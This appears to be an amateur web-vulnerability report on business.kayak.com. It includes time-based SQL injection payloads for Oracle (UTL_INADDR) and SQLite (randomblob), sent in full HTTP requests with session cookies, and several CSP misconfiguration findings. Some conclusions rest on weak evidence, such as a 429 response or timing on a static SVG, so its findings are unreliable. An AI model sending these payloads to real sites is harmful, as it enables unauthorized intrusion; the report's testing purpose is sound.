
I think this vulnerability exits in this domain. This website vulnerable for SQL injection

SQL Injection - Oracle - Time Based

This is the target URL : https://business.kayak.com/s/vestigo/measure

I attack this URL using this “field: [width], value [800 / (SELECT UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.3') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.5') from dual)]”

then I got the following response using below request.




Request Header - size: 1,025 bytes.

```
POST https://business.kayak.com/s/vestigo/measure HTTP/1.1
Host: business.kayak.com
Connection: keep-alive
Content-Length: 851
sec-ch-ua: "HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
Content-type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/113.0.5672.126 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: https://business.kayak.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://business.kayak.com/help/bots.html
Cookie: Apache=e_d93Q-AAABiFyRhus-35-ZNDTog; cluster=5; kayak=ysQHituVu_1sNEru6gN5;
kayak.mc=AYO8xxP0tngMWaCDwBJThVFK3FPL4Fjs1Mjo1ElEdPQWJCIUWdt1C-BM9GdenHLa4uR8aHMrddBxlAlYTV6Ny6LkZNihXDf0_q5L26SrRoHn;
mst_iBfK2w=14RQOZkbbL3SonrALrEqGadQ8ph0qHudANagtz40mVfJCZiGczib2EBrBUQg_KxGFIN48sEN_E6TrpMXuVMTXw; csid=01d4f6fe-1698-4b9c-aa61-
56a6d0b19c66
```

Request Body - size: 851 bytes.

```
{"headers":{"clientRequestTime":"2023-05-27T09:39:12.747Z"},"events":[{"eventType":"view","eventName":"show","payload":{},"context":
{"viewId":"EpT1685180221783","domain":"business.kayak.com","client":{"type":"react","windowSize":{"height":600,"width":"800 / (SELECT
UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.2') from dual union SELECT
UTL_INADDR.get_host_name('10.0.0.3') from dual union SELECT UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT
UTL_INADDR.get_host_name('10.0.0.5') from dual) "},"userInterfaceStyle":"light","npmPackageVersion":"12.7.0"},"viewCode":
{"vertical":"unknown","pageType":"bots","subPageType":""},"location":
{"uri":"/help/bots.html","queryString":"","referrer":""},"seoPlacementId":"","tags":"","devicePixelRatio":1},"timestamp":"2023-05-27T09:39:12.246Z"}]}
```

This is the request header and the request body.



Response Header - size: 260 bytes.

```
HTTP/1.1 429 Unknown Error
Connection: keep-alive
content-language: en-US
server: KAYAK/1.0
content-type: text/html;charset=UTF-8
x-sn-waf-code:
Accept-Ranges: bytes
```

This is the response I got using that request.


I think this is a false positive vulnerability because of the evidence I gathered.

SQL Injection – SQLite


This is the target URL : https://business.kayak.com/res/images/horizon/common/icon/social-twitter.svg?v=b15572a6844cb6f736492572c2d55723c32f49f9&cluster=5

I attack this URL using this “case randomblob(10000000) when not null then 1 else 1 end” then I got the following response using below request.

This is the evidence




The query time is controllable using parameter value [case randomblob(10000000) when not null then 1 else 1 end], which caused the request to take [430] milliseconds, parameter value [case randomblob(100000000) when not null then 1 else 1 end], which caused the request to take [711] milliseconds, when the original unmodified query with value [5] took [184] milliseconds.



Request Header - size: 999 bytes.

```
GET https://business.kayak.com/res/images/horizon/common/icon/social-twitter.svg?
v=b15572a6844cb6f736492572c2d55723c32f49f9&cluster=case+randomblob%2810000000%29+when+not+null+then+1+else+1+end+ HTTP/1.1
Host: business.kayak.com
Connection: keep-alive
sec-ch-ua: "HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/113.0.5672.126 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://business.kayak.com/help/bots.html
Cookie: Apache=e_d93Q-AAABiFyRhus-35-ZNDTog; cluster=5; kayak=ysQHituVu_1sNEru6gN5;
kayak.mc=AYO8xxP0tngMWaCDwBJThVFK3FPL4Fjs1Mjo1ElEdPQWJCIUWdt1C-BM9GdenHLa4uR8aHMrddBxlAlYTV6Ny6LkZNihXDf0_q5L26SrRoHn;
csid=01d4f6fe-1698-4b9c-aa61-56a6d0b19c66; mst_iBfK2w=3YO3Dlo-zYOlWdbBCHN8N8uDsaMjmkRKkkt_21FhNR5xE-aAD5xrpoW-
rrQR925X4ZKAkLsQoJ15rse4YMxBQA
```

This is the request header and you can see below the response header.



Response Header - size: 423 bytes.

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 827
etag: b15572a6844cb6f736492572c2d55723c32f49f9
last-modified: Tue, 09 Apr 2019 11:43:26 GMT
expires: Sun, 26 May 2024 10:54:30 GMT
cache-control: public, max-age=31536000, s-maxage=31536000
pragma:
server: KAYAK/1.0
content-type: image/svg+xml
x-sn-waf-code:
Accept-Ranges: bytes
Date: Sat, 27 May 2023 10:54:30 GMT
Age: 0
Vary: Accept-Encoding
```

Response Body - size: 827 bytes.

```
<svg viewBox="0 0 200 200" xmlns="http://www.w3.org/2000/svg"><path d="M66.609 173.144c67.927 0 105.074-56.276 105.074-105.074c0-1.599-.032-
3.191-.106-4.774A75.133 75.133 0 0 0 190 44.175a73.717 73.717 0 0 1-21.208 5.813c7.624-4.571 13.478-11.805 16.239-20.428a74.017 74.017 0 0 1-23.449
8.964c-6.739-7.178-16.336-11.668-26.957-11.668c-20.396 0-36.935 16.539-36.935 36.927c0 2.899.325 5.716.958 8.42c-30.692-1.542-57.908-16.238-76.12-
38.583a36.796 36.796 0 0 0-5.002 18.561c0 12.813 6.52 24.123 16.434 30.74a36.651 36.651 0 0 1-16.726-4.62c-.008.154-.008.309-.008.471c0 17.887 12.731
32.819 29.628 36.205a37.035 37.035 0 0 1-9.735 1.299c-2.379 0-4.693-.235-6.942-.666c4.701 14.672 18.334 25.349 34.5 25.65c-12.642 9.905-28.564 15.808-
45.867 15.808c-2.98 0-5.919-.171-8.81-.511c16.344 10.473 35.75 16.587 56.609 16.587"/></svg>
```

I think this vulnerability exits in this domain. This website vulnerable for SQL injection.

CSP: Wildcard Directive


Cross-site scripting (XSS) and data injection attacks are only two examples of the many sorts of attacks that are prevented by the online security mechanism known as Content Security Policy (CSP). It enables website owners to specify a policy dictating the kinds of material that are permitted to be loaded and performed on their web pages.

The Wildcard Directive is one of the directives that may be used in a CSP. Asterisks (*) designate the Wildcard Directive, which establishes a default source for content kinds that aren't expressly mentioned in other directives. When no specific directive corresponds to a given content type, it serves as a backup alternative.

The Wildcard Directive permits the loading and execution of material from any source that is not expressly prohibited by other directives when it is used in a CSP. As a result, unless otherwise prohibited by other directives, a certain content type will be permitted by default if it is not expressly stated in the CSP policy.

This is the target URL : https://business.kayak.com


This is the request.



```
GET https://business.kayak.com HTTP/1.1
Host: business.kayak.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64; rv:105.0esr) Gecko/20010101 Firefox/105.0esr
Pragma: no-cache
Cache-Control: no-cache
```

This is the evidence that particular vulnerability exits.

upgrade-insecure-requests; frame-ancestors 'self'



```
HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: pl.med.token=""; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Path=/
set-cookie: Apache=e_d93Q-AAABiFyRZIE-86-M0_k8g; Max-Age=86400000; Expires=Fri, 20 Feb 2026 09:36:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: cluster=5; Max-Age=2700; Expires=Sat, 27 May 2023 10:21:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: pl.med.sid=R-5J20hf_8NMy_5iW4EEIlG-mZSj6K1CNWtzfX3VjyFrMnUMdflOva0Or2kbthlre; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: mst_iBfK2w=h57g8k83qIWHuiSeiPhrfMuDsaMjmkRKkkt_21FhNR7vWbMIIgz0NpuPuj6doMKuFv7Josuul7ubApEM0vXdOw; Expires=Sat, 27 May 2023 09:51:52
GMT; Path=/; HttpOnly
content-security-policy: upgrade-insecure-requests; frame-ancestors 'self'
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: origin-when-cross-origin
content-security-policy-report-only: default-src https: blob:; connect-src https:; font-src https: data:; frame-src https:; img-src https: data:
blob:; media-src https:; object-src https: data: blob:; script-src 'unsafe-inline' 'unsafe-eval' https:; style-src 'unsafe-inline' https: data:;
worker-src blob:; report-uri /s/run/cspreport/reportHttp
feature-policy: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
content-language: en-US
server: KAYAK/1.0
```

This is also the response.

This vulnerability exits in this domain.

CSP: script-src unsafe-inline


The script-src directive in Content Security Policy (CSP) is used to limit the sources from which JavaScript code may be loaded and run on a web page. Website administrators can reduce the danger of cross-site scripting (XSS) attacks and illegal script execution by designating legitimate sources for scripts.

You have the choice of using the unsafe-inline keyword within the script-src directive. The directive's inclusion of unsafe-inline permits the execution of JavaScript code that is directly inserted into HTML markup. This implies that HTML page inline event handlers and JavaScript code within script tags will both be permitted to execute.

This is the evidence that particular vulnerability exits.


upgrade-insecure-requests; frame-ancestors 'self'

This is the same evidence I explained.



```
GET https://business.kayak.com HTTP/1.1
Host: business.kayak.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64; rv:105.0esr) Gecko/20010101 Firefox/105.0esr
Pragma: no-cache
Cache-Control: no-cache
```

This is the response.



```
HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: pl.med.token=""; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Path=/
set-cookie: Apache=e_d93Q-AAABiFyRZIE-86-M0_k8g; Max-Age=86400000; Expires=Fri, 20 Feb 2026 09:36:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: cluster=5; Max-Age=2700; Expires=Sat, 27 May 2023 10:21:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: pl.med.sid=R-5J20hf_8NMy_5iW4EEIlG-mZSj6K1CNWtzfX3VjyFrMnUMdfl0va0Or2kbthlre; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: mst_iBfK2w=h57g8k83qIWHuiSeiPhrfMuDsaMjmkRKkkt_21FhNR7vWbMIIgz0NpuPuj6doMKuFv7Josuul7ubApEM0vXdOw; Expires=Sat, 27 May 2023 09:51:52
GMT; Path=/; HttpOnly
content-security-policy: upgrade-insecure-requests; frame-ancestors 'self'
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: origin-when-cross-origin
content-security-policy-report-only: default-src https: blob:; connect-src https:; font-src https: data:; frame-src https:; img-src https: data:
blob:; media-src https:; object-src https: data: blob:; script-src 'unsafe-inline' 'unsafe-eval' https:; style-src 'unsafe-inline' https: data:;
worker-src blob:; report-uri /s/run/cspreport/reportHttp
feature-policy: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
content-language: en-US
server: KAYAK/1.0
```

This vulnerability exits in this domain.

CSP: style-src unsafe-inline

The style-src directive in Content Security Policy (CSP) is used to define the acceptable sources from which CSS stylesheets may be loaded and applied on a web page. It lessens the likelihood of style-based attacks like CSS injection and unauthorized style changes.


Within the style-src directive, the unsafe-inline keyword is a choice. Inline CSS styles set inside HTML markup or within the style property of HTML elements may be used when unsafe-inline is present in the directive.

The CSP policy allows the usage of inline styles by allowing unsafe-inline, which can be useful for fast prototyping or applying certain styles to individual components. It also raises security issues, though. By allowing inline styles, malicious actors can modify the look and behavior of the website by injecting and executing their own CSS code. This makes the web application more susceptible to assaults like CSS injection.

This is the evidence that particular vulnerability exits.


upgrade-insecure-requests; frame-ancestors 'self'

This is the same evidence I explained.



```
GET https://business.kayak.com HTTP/1.1
Host: business.kayak.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; x64; rv:105.0esr) Gecko/20010101 Firefox/105.0esr
Pragma: no-cache
Cache-Control: no-cache
```

This is the response.




```
HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: pl.med.token=""; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Path=/
set-cookie: Apache=e_d93Q-AAABiFyRZIE-86-M0_k8g; Max-Age=86400000; Expires=Fri, 20 Feb 2026 09:36:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: cluster=5; Max-Age=2700; Expires=Sat, 27 May 2023 10:21:52 GMT; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: pl.med.sid=R-5J20hf_8NMy_5iW4EEIlG-mZSj6K1CNWtzfX3VjyFrMnUMdfl0va00r2kbthlre; Path=/; Secure; HTTPOnly; SameSite=None
set-cookie: mst_iBfK2w=h57g8k83qIWHuiSeiPhrfMuDsaMjmkRKkkt_21FhNR7vWbMIIgz0NpuPuj6doMKuFv7Josuul7ubApEM0vXdOw; Expires=Sat, 27 May 2023 09:51:52
GMT; Path=/; HttpOnly
content-security-policy: upgrade-insecure-requests; frame-ancestors 'self'
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: origin-when-cross-origin
content-security-policy-report-only: default-src https: blob:; connect-src https:; font-src https: data:; frame-src https:; img-src https: data:
blob:; media-src https:; object-src https: data: blob:; script-src 'unsafe-inline' 'unsafe-eval' https:; style-src 'unsafe-inline' https: data:;
worker-src blob:; report-uri /s/run/cspreport/reportHttp
feature-policy: camera 'none'; microphone 'none'; midi 'none'; usb 'none'; geolocation 'self'
content-language: en-US
server: KAYAK/1.0
```

This vulnerability exits in this domain.

Content Security Policy (CSP) Header Not Set

This is the target URL : https://business.kayak.com/help/bots.html

This is the evidence that particular vulnerability exits.



```
HTTP/1.1 200 OK
Connection: keep-alive
set-cookie: cluster=5; Expires=Sat, 27 May 2023 10:24:39 GMT; Path=/; HttpOnly
set-cookie: mst_iBfK2w=ZDlon7mpNv7UGVzqk1FDOMuDsaMjmkRKkkt_21FhNR4iJ0BBvc_srH_vvDH5ztGr-r_uoe_eqnJapPkn0b_epw; Expires=Sat, 27 May 2023 09:54:39 GMT
; Path=/; HttpOnly
cache-control: no-store
content-language: en-US
server: KAYAK/1.0
content-type: text/html;charset=UTF-8
x-sn-waf-code:
Accept-Ranges: bytes
Date: Sat, 27 May 2023 09:39:39 GMT
Vary: accept-encoding
Content-Length: 143072
```

There is no CSP header in this particular website.

This vulnerability exits in this domain.


Cross-Domain Misconfiguration

A security flaw known as cross-domain misconfiguration happens when cross-domain rules or controls are configured incorrectly. Cross-domain rules are tools for regulating and limiting communication across various internet domains (websites).

Incorrect configuration of cross-domain rules can result in data leakage, illegal access, and other security problems. Attackers can take advantage of these setup errors to get around security measures, access private data, or carry out operations they are not intended to.

